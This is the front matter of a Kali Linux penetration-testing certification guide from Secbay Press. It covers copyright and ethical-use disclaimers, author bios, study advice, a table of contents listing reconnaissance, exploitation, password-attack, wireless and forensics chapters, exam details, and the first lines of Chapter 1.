MASTERING KALI LINUX:

THE PENETRATION TESTING GUIDE

Copyrighted Material

Certified Kali Linux for Pen Tester

SECBAY PRESS

Copyright © 2020-2024 Secbay Press.

All rights reserved. No part of this certification student guide can be copied, stored in a retrieval system, or transmitted in any manner or through any method, without the prior written permission of Secbay Press, except in the case of brief references/quotations embedded in critical labs, articles, or reviews.

Secbay Press has made every effort in the preparation of the courseware to ensure the accuracy of the information presented. However, the information contained in this student guide is sold without warranty, either express or implied. Neither the Authors/SME's, nor Secbay Press and its training partners, resellers and distributors can be held liable for any damage caused or alleged to be caused directly or indirectly by this student guide.

Copyright Disclaimer:

The information and content provided in this Book, including but not limited to text, graphics, images, and illustrations, are for informational purposes only and should not be considered as legal, financial, or professional advice. The author and publisher of this Book are not responsible for any errors or omissions, or for any actions taken based on the information provided in this Book.

This book may contain names, logos, and images that are protected by trademarks. Instead of displaying a trademark symbol with each occurrence of such protected elements, we employ them solely for editorial purposes and in a manner that benefits the trademark owner, without any intent to infringe upon their rights. Nevertheless, Secbay Press cannot assure the absolute accuracy of this information. We have taken diligent steps to attribute content to the appropriate sources, and if there are any instances of copyrighted materials, please inform us so that we can rectify them in future editions of the book.

Caution: The information contained in this book should not be represented to be the end all be all for CKLPT operations. There are numerous approaches as to what works best for an organization and it's important to perform your own risk analysis before implementing any cybersecurity program. It's important to consult your organization's legal counsel for specific situations and compliance considerations. Secbay Press cannot be held liable if there are any negative repercussions from implementing the techniques in this book.

Disclaimer/Note:

The information within the Secbay Press cybersecurity or related books is intended to be used only in an ethical manner to protect your digital assets. Do not use any information from this book if you do


not have legal authorization from the owner of the software, tools, or equipment. If you perform illegal actions, you are likely to be arrested and fully prosecuted of the law. Secbay Press does not take any responsibility if you misuse any of the information contained within the book. The information herein must only be used while authorized cloud environments with proper written authorizations from the management and your senior authorities within your organization according to your protocols and change management procedures.

Published by: Secbay Press,
P O Box 5074
Oak Brook, IL 60523
USA
www.secbaypress.com
info@secbaypress.com

Contributions to this book

The creation of this book owes its existence to the invaluable contributions of numerous individuals, whose efforts in writing, editing, updating, and proofreading have been indispensable. Special thanks are extended to the Red Team contributors, including Parm Soni, Kris Hefner, Manoj, Salman, Rhea, Sonia, and Hamsaraj, as well as the entire CertCop SME Team, whose dedication and expertise have enriched every page of this publication.

Dedication:



To my Dad, Baldev Soni,

You were taken from us far too soon by cancer, yet your legacy lives on in the hearts of all who knew you. Your tireless dedication to our family, your unwavering work ethic, and your endless compassion for others made you my hero. You taught me the value of hard work and the importance of perseverance.

I love you and miss you every day.

This book is for you.

About Parm Soni – Publisher, Founder & SME

Mr. Soni is a distinguished executive and Subject Matter Expert (SME) in the certification and knowledge transfer industry with over 30 years of experience. As a Founder & Co-founder of several successful knowledge transfer companies, Mr. Soni and his team have delivered certification training to over 10,000 professionals worldwide, encompassing major leading vendors such as CompTIA, PMI, EC-Council, Microsoft, MicroFocus/Novell, and more. Mr. Soni is the pioneer behind one of the earliest on-line assessment engines and has been actively engaged in the biometrics field since 1995. He is also the visionary founder of the world's first vendor-neutral biometrics certification. He holds a Bachelor's in Electrical and Computer Engineering from IIT, Chicago, and an MSCS in Telecommunications from DePaul University (1993). He has served a multitude of Fortune 500 companies and federal organizations, delivering customized training programs and sharing his wealth of knowledge. Mr. Soni stands as a revered figure in the certification and knowledge transfer industry, offering unparalleled expertise and dedication to the advancement of professionals worldwide.

Contact: Parm@Secbay.com

Kris Hefner - SME and CertFirst Certified Trainer

Kris Hefner Credentials: Certfirst Certified Trainer, CompTIA Certified, EC-Council Certified, Certified Biometrics Security Professional, Certified CertCop Trainer, M.S. Information Assurance, M.S. Cybersecurity, B.S. Computer Science, US Army Network Engineer.

Contact: Training@CertFirst.com

CertTips from CertAdvisor

By Parm Soni

Candidates who are pursuing technology certifications must be disciplined and understand what it requires to learn these technologies and pass these tough exams. Shortcuts by practicing only exam dumps are not the way to go! It's a career disaster waiting to happen, as you will not have the confidence even if you secure a job. Here is my step-by-step advice to prepare for any certification exam:

CertAdvisor: Gateway to Certification

The technology certification market is a dynamic ecosystem, featuring a multitude of respected vendors and industries, including CompTIA, EC-Council, Biocertification, Open Source (Linux, Python, Postgresqlcert, MySQL. Java, etc), AI, AWS, Microsoft, ISC(2), ISACA, and many more. It has evolved into a pivotal force in today's job market, with certifications from these industry leaders serving as credible endorsements of individuals' expertise. These certifications validate their skills and knowledge in specific technologies or domains, making them indispensable in a fast-paced tech landscape where innovations unfold rapidly. Employers have come to rely on certifications as reliable indicators of a candidate's capabilities, simplifying the identification of qualified professionals. Consequently, technology certifications have become a currency of immense value in the job market, equipping individuals with the means to secure superior career opportunities, advance professionally, and contribute effectively to the ever-evolving tech industry.

- **Step 1: Understanding Prerequisites**

Before embarking on your certification journey, it is crucial to thoroughly comprehend the prerequisites. For instance, if you're pursuing the CertCop CKLPT certification, ensure that you've possess equivalent experience, as stipulated by CertCop's prerequisites. In the absence of these qualifications, consider delving into the CertCop CKLPT curriculum. Should budget constraints be a concern, explore on-demand training options or immerse yourself in CertCop CKLPT literature to establish a robust foundation in networking concepts. Whether you opt for instructor-led training, on-demand courses, or self-study, grasping prerequisites stands as the initial stepping stone to attaining advanced certifications.

- **Step 2: Time Management - Craft a Study Schedule**

Effective time management is paramount. Create a well-structured study schedule, emphasizing the allocation of dedicated time each day or week for certification preparation. Consistency is the linchpin of success.

- **Step 3: Active Learning - Engage in Effective Techniques**

Engage in active learning techniques to enhance understanding and retention. Develop or utilize flashcards, summarize daily notes, and, when possible, take on the role of an educator by elucidating concepts to fellow certification seekers. These strategies reinforce comprehension and retention, fostering a robust grasp of the material.

- **Step 4: Domain Mastery Before Practice**

Refrain from attempting practice or mock exams until you've achieved mastery in each domain and harbor confidence in your understanding. Create a checklist of topics and subtopics drawn from the certification program's exhaustive agenda provided by the vendor. Focus on practicing exams from a specific domain only after achieving a minimum 80 percent success rate. Review questions answered incorrectly, utilizing them as opportunities for reverse learning, reinforcing your mastery of each domain and topic in a modular fashion.

- **Step 5: Community and Resources - Leverage Support Networks**

I strongly encourage you to engage with online forums, study groups, or social media communities dedicated to your specific certification. These platforms provide invaluable spaces for discussing challenging topics, sharing educational resources, and gaining insights from the experiences of fellow certification aspirants.

- **Step 6: Practical Application - Embrace Hands-On Learning**

For technical certifications, especially in areas like cybersecurity, cloud technology, or databases, underscore the significance of practical experience. I highly recommend utilizing virtual labs and hands-on exercises to apply theoretical knowledge. Practical application not only deepens understanding but also builds essential skills and self-confidence.

- **Step 7: Test-Taking Strategies - Comprehensive Preparation and Mock Exams**

Once you've attained mastery across all domains, intensify your preparation by taking additional practice exams. When you feel ready for the actual test, consider investing in online mock exams from reputable sources like examIT.com. These simulations include a full money-back guarantee if you pass their online mock exam on your initial attempt but subsequently fail the actual test. Their remarkable success rate attests to their quality. If your scores persistently fall below 80 percent, revisit areas where you feel less confident. Scores below 70 percent necessitate careful consideration of attending instructor-led training sessions. Opt for virtual live sessions, as they offer cost-effective alternatives to traditional classroom training, which can be particularly beneficial for those pursuing self-study due to budget constraints.

These simulated mock exams not only prepare you comprehensively but also equip you with essential test-taking strategies. Managing time during the actual exam, effectively eliminating incorrect answers, and the importance of flagging questions for review are all covered. These strategies significantly enhance your performance during the certification exam. Most vendors also offer similar services, albeit at a slightly higher cost, which you can consider as well.

- **Step 8: Refinement Through Additional Resources**

After successfully passing mock exams, channel your efforts into refining your understanding of areas that continue to pose challenges. Utilize on-demand training, flashcards, or freely available YouTube videos to reinforce your knowledge.

By meticulously adhering to these steps, you enhance your chances of achieving certification and, more importantly, cultivate the confidence essential for roles aligned with your certification. Always remember to shun shortcuts such as exam dumps, etc.

HOW TO USE THIS BOOK

Introduction:

This guide is designed to help you make the most of your cybersecurity textbook. It is essential to understand how to effectively utilize this valuable resource to enhance your learning experience. This book is critical for students who are taking the on-demand training. While the best option is virtual live instructor-led training, not everyone is able to do this, which is recommended in these types of courses. The book is a great book for anyone who wants to gain knowledge about CKLPT and defensive cyber operations.

The exam still requires more work outside of the covers of the book. You must familiarize yourself with the tools associated with CKLPT.

Disclaimer:

Before we delve into the specifics, it's important to note that the content within the cybersecurity textbook may include references to real-world testbed environments, simulated scenarios, trademarked names, and copyrighted materials. These are used for educational purposes only, and no infringement of rights is intended. The accuracy of the information is diligently maintained, but errors may still occur.

Getting Started:

Orientation: Begin by thoroughly reading the introduction and table of contents. Familiarize yourself with the textbook's structure, chapters, and objectives.

Study Environment: Create an ideal study environment. A quiet, well-lit space with minimal distractions will help you focus and retain information effectively. All you need to get started is a computing device and a reliable internet connection. For those without a reliable Internet connection, you can download the book directly.

Important Note: The links contained in this book are subject to change and may not continue to be accessible down the road. Secbay Press is not responsible for any broken links and the material is accurate as of the time of this writing. Bear in mind that links can change for a variety of reasons including organizational restructuring, companies get bought out and change domain names, network latency issues (where the links may not work at all), and tools often get rebranded under different company names that acquired the tool.

Chapter Selection: Depending on your current level of expertise and your course requirements, select the relevant chapters or sections to study. Some of the content may be familiar to you, but it’s important not to skip any chapters to be successful on the certification exam.

Active Reading: When reading, actively engage with the content. Take notes, highlight key points, and jot down questions or areas of confusion.

Testbed Environment and Simulated Scenarios:

Hands-On Practice: Many cybersecurity textbooks include practical exercises and scenarios. Use these to gain hands-on experience in a controlled setting. You may come across terms like “testbed environment” or “simulated scenarios” - these are meant to provide a safe space for applying your knowledge without real-world risks.

Virtual Labs: If your textbook is part of a training package, you may have access to virtual labs. Make the most of these resources. They simulate real-world cybersecurity situations, allowing you to test your skills in a risk-free environment. It’s highly recommended to have a Linux terminal to practice commands as you learn. Even better, consider installing a virtual machine operating system like Kali Linux or Ubuntu Linux in software like VMWare or VirtualBox. This provides an immersive experience for practical, hands-on learning.

Also Check out www.examit.com as you may be able to purchase related exam resources at a very reasonable price.

Review and Assessment:

- **Regular Review**: Periodically revisit previously studied chapters to reinforce your understanding and ensure long-term retention of knowledge.
- **Self-Assessment**: Use practice quizzes and assessments, if available, to gauge your progress and identify areas that require further attention.

Conclusion:

By adhering to the aforementioned guidelines and leveraging supplementary resources, you can optimize your use of the official study guide. It’s important to recognize that cybersecurity is an ever-evolving field, demanding continuous learning. Your textbook serves as the foundation for your entry into the realm of defensive cybersecurity.

Moreover, if you aspire to elevate your skills to the next level, consider the benefits of instructor-led training. This avenue provides a deeper dive into the tools and techniques used by cybersecurity analysts. It also offers practical hands-on experience, complementing the course materials and expanding your tradecraft in the field.

Disclaimer:

Before we delve into the specifics, it's important to note that the content within the cybersecurity textbook may include references to real-world testbed environments, simulated scenarios, trademarked names, and copyrighted materials. These are used for educational purposes only, and no infringement of rights is intended. The accuracy of the information is diligently maintained, but errors may still occur.

For any concerns regarding copyrighted materials or inaccuracies, please contact the publisher. For more information regarding the exam prep and additional tools can be obtained at www.examit.com

Happy learning!

Table of Contents

About this Program: 25
Target Audience: 25
Program Prerequisites: 25
Exam Details: 25
Objectives: 26
CHAPTER 1 27
Kali Linux Intro 27
1.0 A Bit of History 27
1.1 Basics of Linux 27
1.2 Components of Linux 28
1.3 Difference between Windows & Linux OS 29
1.4 Linux Distributions 30
1.5 Why Kali Linux? 32
1.6 Kali Linux Policies 34
1.7 Downloading & Installing Kali Linux 35
1.8 Downloading Kali Linux ISO Images 35
1.9 Installing Kali Linux on Hard-Disk 36
1.9.1 Installation Prerequisites 37
1.9.2 Preparing for the Installation: 37
1.9.3 Kali Linux Installation Procedure: 39
Summary: 51
Chapter Review Questions: 52
Answers to Chapter Review Questions 54
CHAPTER 2 56
Linux Fundamentals 56
2.0 Linux Fundamentals 56
2.1 Unifying File Systems 56
2.1.1 The Root directory: - 58
2.1.2 Binary directory: - 58
2.1.3 Configuration directory: - 60
2.1.4 Data directory: - 61
2.1.5 In Memory directory: - 62

2.1.6 Unix System resources: -.....63
2.2 Command Line - Terminal.....64
2.3 Basic Linux Commands.....66
2.3.1 pwd.....66
2.3.2 ls.....66
2.3.3 cd.....68
2.3.4 mkdir and rmdir.....68
2.3.5 man.....70
2.3.6 history.....70
2.3.7 mv.....71
2.3.8 touch.....71
2.3.9 cp.....71
2.3.10 locate.....72
2.3.11 echo.....72
2.3.12 cat.....72
2.3.13 sudo.....73
2.3.14 uname.....73
2.3.15 hostname.....75
2.4 Installing Software.....76
Summary:.....76
Chapter Review Questions:.....78
Answers to Chapter Review Questions.....80
CHAPTER 3.....82
Configuring Kali Linux.....82
3.1 Configuring the Network.....82
3.1.1 On the Desktop with Network Manager.....83
3.1.2 On the command Line with Ifupdown.....84
3.1.3 On the command Line with systemd-networkd.....84
3.2 Managing UNIX Users and User Groups.....85
3.2.1 Creating user accounts.....85
3.2.2 Modifying an Existing Account or Password.....86
3.2.3 Disabling an Account.....86
3.2.4 Managing UNIX Groups.....87

3.3 Configure Services 87
3.3.1 Configuring SSH for Remote Login 87
3.3.2 Configuring PostgreSQL Databases 88
3.3.3 Creating PostgreSql Users & database 88
3.3.4 Connection Type and Client Authentication 89
3.3.5 Configuring Apache 89
3.3.6 Configuring Virtual Hosts 90
3.3.7 Requiring Authentication 90
Summary: 91
Chapter Review Questions: 92
Answers to Chapter Review Questions 94
CHAPTER 4 96
Monitoring and Managing Linux Processes 96
4.0 Monitoring and Managing Linux processes 96
4.1 Network Security 96
4.2 Using Firewall for Network Security 96
4.3 Netfilter 97
4.4 Iptables and Rules 99
4.4.1 SYNTAX (iptables and ip6tables) 99
4.2.2 Rules 101
4.2.3 Making Rules 102
4.5 Logging 103
4.5.1 Logcheck 103
4.5.2 Logs Location: 104
4.6 DPKG 104
4.7 IDS (Intrusion Detection System) 105
4.7.1 Types of IDS (Intrusion Detection System) 105
4.7.2 Subsets of IDS 107
4.7.3 Evasion Technique 107
Summary: 109
Chapter Review Questions 110
Answers to Chapter Review Questions 112
CHAPTER 5 114

Package Management & Other Repositories 114
5.0 Package Management & Other Repositories 114
5.1 Introduction to Apt (Advanced Packaging Tool) 114
5.1.1 Connection between APT and dpkg 114
5.1.2 APT Usage 115
5.2 Kali Repositories 116
5.2.1 The Kali-Rolling Repository 116
5.2.2 The Kali-Dev Repository 116
5.2.3 The Kali-Bleeding-Edge Repository 116
5.3 Installing packages 117
5.3.1 Introducing Packages with dpkg: 117
5.3.2 Introducing Packages with APT 120
5.4 Removing and Purging Packages 121
Summary: 123
Chapter Review Questions 124
Answers to Chapter Review Questions 126
CHAPTER 6 128
Installing Lamp on Kali Linux 128
6.0 Installing LAMP on Kali Linux 128
6.1 Web server 128
6.2 What are the components of a web server? 129
6.2.1 What are the components of Web 2.0? 129
6.3 Installing and configuring Apache2 130
6.4 Installing and Configure MySQL 132
6.5 Installing NodeJS 134
6.6 Installing MariaDB 135
6.7 Installing & Configure PHP 7.0 137
6.8 Running your first web page on Kali 139
Summary: 140
Chapter Review Questions 141
Answers to Chapter Review Questions 143
CHAPTER 7 145
Information Gathering 145

7.0 Information Gathering 145
7.0.1 Whois Lookup 146
Finding the domain name registration information 146
7.0.2 Finding the IP address range. 146
7.1 OSINT Framework 147
7.1.1 OSINT Framework Classification 147
7.1.2 Installation of OSINT Framework Locally 148
7.2 UniScan 150
7.2.1 Installation of UniScan 150
7.2.2 Usage of UniScan 151
7.3 DirBuster 151
7.3.1 Installation of dirbuster 152
7.3.1 Usage of dirbuster 152
7.4 Nmap 153
7.4.1 Other features of Nmap include: 154
7.4.2 Installation of nmap 154
7.4.3 Basic Scans 154
7.5 Recon-ng 161
7.5.1 Installation of recon-ng 162
7.5.2 Usage of recon-ng 162
7.6 Maltego 164
7.7 Google Hacking 165
7.8 whois 168
7.9 theHarvester 168
7.9.1 Usage of theHarvester 169
7.10 Shodan 170
7.10.1 Shodan Filters 170
7.10.2 Shodan Query's 171
Summary: 172
Chapter Review Questions 173
Answers to Chapter Review Questions 175
CHAPTER 8 177
Vulnerability Assessment 177

8.0 Vulnerability Assessment 177
8.0.1 OWASP TOP 10 177
8.1 NIKTO 178
8.1.1 Steps to follow for nikto installation and working 179
8.2 WAPITI (Web Application Vulnerability Scanner) 179
8.2.1 Features of WAPITI: 180
8.3 WpScan 182
8.3.1 WpScan Installation 182
8.3.2 WpScan Usage 183
8.4 JoomScan 184
8.4.1 Features of Joomscan: 184
8.4.2 Installation 184
8.4.3 Usage of joomscan 185
8.5 Drupwn 186
8.5.1 Installation of Drupwn 186
8.5.2 Usage of Drupwn 188
8.6 OpenVAS 189
8.6.1 Installing OpenVAS Commands: 189
8.6.2 Managing OpenVAS Users 190
8.6.3 Starting and Stopping OpenVAS 191
8.7 CMSmap 191
8.7.1 Installing Cmsmap 191
8.7.2 Using CMSmap 193
8.8 BurpSuite 194
8.8.1 Using Burpsuite 195
8.9 Netsparker 195
8.9.1 Installation of Netsparker 195
8.10 Nmap for Vulnerability Scanner 197
Summary: 199
Network-based 199
Chapter Review Questions 200
Answers to Chapter Review Questions 202
CHAPTER 9 204

Web Application Exploitation 204
9.1 Introduction to Metasploit 204
9.1.1 Hardware Requirements 204
9.1.2 Software Requirements 205
9.1.3 What is a vulnerability? 205
9.1.4 What are exploits? 205
9.1.5 What is a payload? 205
9.1.6 Expanding on Payload Types in Metasploit 205
9.2 Metasploit Framework Modules 207
9.3 Attacking Web Apps with Metasploit 209
9.3.1 Scanning using Metasploit 209
9.4 SQL injection 211
9.4.1 SQL Attacks using SQLMap 212
9.5 Cross-site scripting and Types of XSS attacks on a web application 215
9.6 Directory listing 216
9.6.1 Directory Listing and Information Disclosure Example 216
9.7 Netcat 218
9.7.1 Netcat Usage 218
Summary: 222
Chapter Review Questions 223
Answers to Chapter Review Questions 225
CHAPTER 10 227
Exploiting Windows / Linux / Osx 227
10.0 Exploiting Windows / Linux / OSx 227
10.1 Pwning Windows with Meterpreter 227
10.1.1 Payloads 228
10.1.2 Generating Payloads without '\x00' 229
10.2 ARP POISONING 229
10.2.1 ARP spoofing 230
10.2.2 ARP attack software at a glance 231
10.2.3 ARP spoofing and encryption 232
10.2.4 Countermeasures 232
10.3 ARP POISONING AND MITM ATTACKS 233

10.4 XArp....239
10.4.1 Why do I need XArp?....239
10.4.2 In what network environment do I need XArp?....239
10.4.3 What to do when an attack is detected by XArp?....239
10.4.4 Installation of XArp?....239
10.5 Phishing....239
10.5.1 Spear Phishing:....241
10.5.2 Clone Phishing:....245
10.6 Whaling....248
10.6.1 How do Whaling Attacks Work....248
10.6.2 Whaling Attacks Example....248
10.7 OS X Exploits....249
10.7.1 Vulnerability....249
10.7.2 Mail Vulnerability....249
10.7.3. Security-Keychain Vulnerability....249
10.7.4 LaunchServices Vulnerability....249
10.7.5 App Store Vulnerability....250
10.7.6 PDF Password Vulnerability....250
10.7.7 User Documentation Vulnerability....250
10.7.8 Empty Trash Vulnerability....250
10.7.9 Mail/Kerberos Authentication Vulnerability....250
10.7.10 HFS Volume Mounting Vulnerability....250
10.7.11. Error Logging Vulnerability....251
Summary....251
Chapter Review Questions....252
Answers to Chapter Review Questions....254
Chapter 11....256
Password attacks....256
11.0 Password attacks....256
11.1 Types of password Attacks....257
11.1.1 Password Cracking Tools....258
11.2 Hashcat....258
11.2.1 Features....258

11.2.2 Steps to run hashcat: 259
11.3 John the Ripper 263
11.3.1 Step to run John the Ripper to decode the encrypted ZIP 264
11.4 Hydra 265
11.4.1 Steps to run Hydra to decrypt the remote login password 265
11.5 Mitigation of Brute Force Attack using Fail2Ban 267
11.6 Rainbow Table 268
11.6.1 How to install Rainbow Tables 269
11.7 Md5online, crackstation 270
11.7.1 Steps to use Md5online: 270
11.7.2 Steps to use crackstation: 271
11.8 Countermeasures for password attacks: 271
Summary 272
Chapter Review Questions 274
Answers to Chapter Review Questions 276
Chapter 12 279
Wireless Attacks 279
12.1 Understanding Wireless Network Technologies 279
12.1.1 Wireless Operating Mode 281
12.1.2 Advantages & disadvantages of Wireless Networks 283
12.1.3 Types of Wireless Network 284
12.1.4 Wireless Signal Types 287
12.1.5 Wireless Encryption Types 287
12.1.6 Working of Wireless Networks 288
12.2 Cracking WEP Network 289
12.3 Evil Twin Attack 292
12.3.1 Performing MITM Attacks on Wireless Network using Evil Twin Attack 292
12.4 Wireless Intrusion Prevention System 294
12.5 Wi-Fi Chalking 296
12.6 WIFI ANALYZER 297
12.6.1 Why Do You Need a Wi-Fi Analyzer 297
12.6.2 Best Wi-Fi Analyzer Windows Apps 297
12.7 Ghost Framework -- Control Android Devices Remotely 297

12.7.1 In Kali Linux, install the Ghost Framework....297
12.8 WLAN Security Countermeasures....298
12.9 Wireless Intrusion Prevention Systems....299
12.10 Mobile Security Threats....300
Summary....301
Chapter Review Questions....302
Answers to Chapter Review Questions....305
Chapter 13....307
Forensics....307
13.1 ANDROID DEBUG BRIDGE (ADB)....307
13.1.1 How Android Debug Bridge (ADB) works....307
13.1.2 Android Debug Bridge (ADB) Commands....308
13.1.3 Send commands to a specific device....308
13.2 Installation Process of ADB in Different Platforms....309
13.2.1 How to enable USB debugging....309
13.2.2 How to setup ADB on Microsoft Windows....309
13.2.3 How to setup ADB on macOS....310
13.2.4 How to setup ADB on Linux....311
13.3 How to back up your android device's data using ADB....313
13.4 How to restore your Android device's data using ADB....313
13.5 AFLogical OSE....313
13.5.1 Usage....314
13.6 Imaging Disk using Kali Linux....315
13.6.1 Creating a Mount Point & Mounting a Drive....316
13.6.2 Writing a Text File to a Linux Drive....317
13.7 Imaging Disk Using FTK® IMAGER....319
13.7.1 Using FTK in Linux....319
13.7.2 Installing FTK in Windows....321
13.7.3 Installing FTK in Mac OS X....323
13.8 Autopsy....325
Summary....330
Chapter Review Questions....331
Answers to Chapter Review Questions....333

Chapter 14 335
Additional Kali Linux Updates 335
14.1 Kali Linux 2023.1 Release (Kali Purple and Python Changes 335
14.2 Kali Linux Purple 335
14.2 Conclusion 336
Certification Practice Exam 337
Answers to Certification Practice Exam 370
Glossary 387
Index 422

Table of Figures

Figure 1 Linux Distributions 31
Figure 2 Kali Linux Policies 35
Figure 3 Unifying File Systems 57
Figure 4 Root directory 58
Figure 5 Binary directory 59
Figure 6 sbin 59
Figure 7 opt command 60
Figure 8 Configuration directory 60
Figure 9 Memory directory 63
Figure 10 Unix System resources 64
Figure 11 pwd command 66
Figure 12 ls command 66
Figure 13 ls - la command 67
Figure 14 ls -a command 67
Figure 15 cd command 68
Figure 16 mkdir command 69
Figure 17 man command 70
Figure 18 history command 70
Figure 19 mv command 71
Figure 20 touch command 71
Figure 21 uname command 74
Figure 22 ls- l command 75
Figure 23 hostname command 76
Figure 24 Bridge Network 82
Figure 25 Nat Network 82
Figure 26 NAT Network 83
Figure 27 Desktop with Network Manager 83
Figure 28 systemd-networkd command 84
Figure 29 Creating user accounts 85

Figure 30 Modifying an Existing Account or Password 86
Figure 31 Creating PostgreSql Users & database 88
Figure 32 Configuring Virtual Hosts 90
Figure 33 Netfilter components 97
Figure 34 Firewall depicting flow of NAT table chain 98
Figure 35 SYNTAX (iptables and ip6tables) 99
Figure 36 iptables command 102
Figure 37 Main Window of Fwbuilder 102
Figure 38 Logs Location 104
Figure 39 Placing HIDS 106
Figure 40 A typical NIDS design 107
Figure 41 Installing packages commands 118
Figure 42 Introducing Packages with APT 120
Figure 43 apt install package command 122
Figure 44 web server 129
Figure 45 Web 2.0 129
Figure 46 Restarting apache 131
Figure 47 Installing and Configure MySQL 132
Figure 48 Installing NodeJS 134
Figure 49 Installing MariaDB 135
Figure 50 Installing & Configure PHP 7.0 137
Figure 51 Running your first web page on Kali 139
Figure 52 Whois Lookup 146
Figure 53 OSINT Framework Classification 147
Figure 54 Installation of OSINT Framework Locally 150
Figure 55 Usage of UniScan 151
Figure 56 Usage of dirbuster 153
Figure 57 Installation of nmap 154
Figure 58 Useful Flags 156
Figure 59 Installation of recon-ng 162
Figure 60 Maltego 164
Figure 61 Google Hacking 166
Figure 62 whois 168
Figure 63 Shodan 170
Figure 64 Shodan Query's 171
Figure 65 OWASP top 10 Mobile vulnerabilities 178
Figure 66 nikto installation and working 179
Figure 67 Installation of WAPITI 181
Figure 68 Sample scan of wapiti 181
Figure 69 WpScan Installation 182
Figure 70 WpScan Usage 183
Figure 71 Installing Joomscan 185
Figure 72 Usage of joomscan 185
Figure 73 Installation of Drupwn 187
Figure 74 Usage of Drupwn 188
Figure 75 Installing OpenVAS Commands 190

Figure 76 Using CMSmap *193*
Figure 77 Using Burpsuite *195*
Figure 78 Installation of Netsparker *197*
Figure 79 Nmap for Vulnerability Scanner *198*
Figure 80 Metasploit Framework Modules *207*
Figure 81 SQL Attacks using SQLMap *213*
Figure 82 Cross-site scripting and Types of XSS attacks on a web application *215*
Figure 83 Directory Listing and Information Disclosure Example *216*
Figure 84 Netcat Usage *219*
Figure 85 Pwning Windows with Meterpreter *227*
Figure 86 Payloads *228*
Figure 87 Generating Payloads without *229*
Figure 88 ARP spoofing *231*
Figure 89 ARP POISONING AND MITM ATTACKS *234*
Figure 90 Phishing *240*
Figure 91 Phishing Targets *241*
Figure 92 Password attacks *256*
Figure 93 Types of password Attacks *257*
Figure 94 Password Cracking Tools *258*
Figure 95 John the Ripper *264*
Figure 96 Steps to run Hydra to decrypt the remote login password *265*
Figure 97 Install Rainbow Tables *269*
Figure 98 Steps to use crackstation *271*
Figure 99 Wireless Network Technologies *279*
Figure 100 Wireless Operating Mode *281*
Figure 101 802.11 Wireless Standards *282*
Figure 102 Types of Wireless Network *284*
Figure 103 Local Area network *285*
Figure 104 Metropolitan Area Network *285*
Figure 105 Working of Wireless Networks *288*
Figure 106 Cracking WEP Network *289*
Figure 107 Evil Twin Attack *292*
Figure 108 Wireless Intrusion Prevention System *295*
Figure 109 Wi-Fi Chalking *296*
Figure 110 Wireless Intrusion Prevention Systems *299*
Figure 111 viaforensics *314*
Figure 112 Imaging Disk using Kali Linux *316*
Figure 113 General specification for FTK with the PostgreSQL database *321*
Figure 114 Installing FTK and the database *322*

List of Tables

Table 1 Difference between Windows & Linux OS *30*
Table 2 Basic Scans *154*
Table 3 Hardware Requirements *204*
Table 4 Advantages & disadvantages of Wireless Networks *283*
Table 5 Wireless Signal Types *287*
Table 6 Wireless Encryption Types *287*

About this Program:

This course is designed to make users familiar with the various hacking tools and techniques using which one can discover and exploit various vulnerabilities pertaining to a network, a system, or the whole infrastructure of an organization. This course teaches you the rudiments of Kali Linux and its importance in the field of information security, cybersecurity, and digital forensics. Here you can learn and explore a variety of options to scan and discovery vulnerable services that might affect the integrity and availability of the data.

Target Audience:

This course is for someone who is new to Linux and Security and desires to learn more about the two subjects. It is also meant for security professionals who are on the path to learning Linux and wants to upgrade their arsenal of techniques and tools for discovering different vulnerabilities in the system or a web application. This book covers all the basic scenarios on network pen-testing, system pen-testing & also web application security testing.

In terms of designations, this course would be of great help to:

- Security Analyst
- Penetration Testers
- Application Testers
- Forensic Investigators
- System Administrators

Program Prerequisites:

- Networking basics
- Windows and Operating Systems fundamentals
- Basics of Security and Forensics
- Rudimentary knowledge of computer hardware

Exam Details:

No of Questions: 100

Types of questions: Multi-choice and performance based

Total Duration: 180 Minutes

Passing Score: 70%

Objectives:

The domain areas measured by this examination and the approximate extent to which they are reflected in the examination are listed in the table below:

CHAPTER 1: Kali Linux Intro

CHAPTER 2: Linux Fundamentals

CHAPTER 3: Configuring Kali Linux

CHAPTER 4: Monitoring and Managing Linux processes

CHAPTER 5: Package Management & Other Repositories

CHAPTER 6: Installing Lamp on Kali Linux

CHAPTER 7: Information Gathering

CHAPTER 8: Vulnerability Assessment

CHAPTER 9: Web Application Exploitation

CHAPTER 10: Exploiting Windows / Linux / OSx

CHAPTER 11: Password attacks

CHAPTER 12: Wireless Attacks

CHAPTER 13: Forensics

CHAPTER 14: Additional Kali Linux Updates

CHAPTER 1

Kali Linux Intro

Kali Linux is a Debian-based Linux distribution aimed at security professionals and IT administrators, enabling them to conduct advanced Penetration Testing and Security Auditing. Kali contains several hundred tools which are tailored towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering. But it's more than just the tools, it has a completely customized interface and kernel that is purpose built for just about any Cybersecurity application.

1.0 A Bit of History

